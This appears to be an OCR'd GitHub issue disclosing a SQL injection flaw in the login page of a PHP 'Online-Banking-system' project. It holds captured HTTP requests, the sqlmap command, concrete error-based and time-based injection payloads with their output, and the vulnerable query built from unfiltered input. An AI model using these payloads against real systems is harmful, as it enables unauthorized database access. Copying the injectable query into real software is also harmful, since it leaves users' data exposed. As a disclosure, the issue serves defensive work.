
g33kyrash / Online-Banking-system Public
<> Code
New issue Jump to bottom
There is a SQL injection vulnerability in staff_login.php #16
Open bkfish opened this issue on Feb 17 · 0 comments
bkfish commented on Feb 17
рос



Enter any user and password, Use burp to capture packets

POST /staff login.php HTTP/1.1

Host: localhost:8888

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 35

Origin: http://localhost:8888

Connection: close

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

uname=xxx&pwd=xxxx&submitBtn=Log+In

Modify the data package as follows, save as data.txt:

POST /staff_login.php HTTP/1.1

Host: localhost:8888

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 48

```
Origin: http://localhost:8888

Connection: close

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

uname=*&pwd=admin&submitBtn=Log+In

execute SQLmap

python sqlmap.py -r data.txt --batch --current-user

* sqlmop-1.5 python sqlmap.py -r data.txt --batch --current-user

[1.5#stable]
```

```
I_I http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:56:27 /2022-02-17/
[15:56:27] [INFO] parsing HTTP request from 'data.txt' custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[15:56:27] [INFO] resuming back-end DBMS 'mysql'
[15:56:27] [INFO] testing connection to the target URL
got a refresh intent (redirect like response common to login pages) to 'no-js.php'. Do you want to apply it from now on? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=95405a845f0...a63d7ac221'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: uname=' AND GTID_SUBSET(CONCAT(0x71787a7a71,(SELECT (ELT(2207=2207,1))),0x71787a6a71),2207)-- yKqg&pwd=admin&submitBtn=Log In
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=' AND (SELECT 5017 FROM (SELECT(SLEEP(5)))yyBw)-- nbmF&pwd=admin&submitBtn=Log In
[15:56:27] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.46, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[15:56:27] [INFO] fetching current user
[15:56:27] [INFO] resumed: 'root@localhost'
current user: 'root@localhost'
[15:56:27] [INFO] fetched data logged to text files under '/Users/bkfish/.local/share/sqlmap/output/localhost'
[15:56:27] [WARNING] your sqlmap version is outdated
[*] ending @ 15:56:27 /2022-02-17/
```

analysis

file staff login.php line 43

```
$username=$_REQUEST['uname'];
$password=$_REQUEST['pwd'];
$sql="SELECT email,pwd FROM staff WHERE email='$username' AND pwd='$password'";
```

without any filter for username and password

ssignees
o one assigned
abels
one yet
rojects
one yet
lilestone
lo milestone
evelopment
o branches or pull requests
participant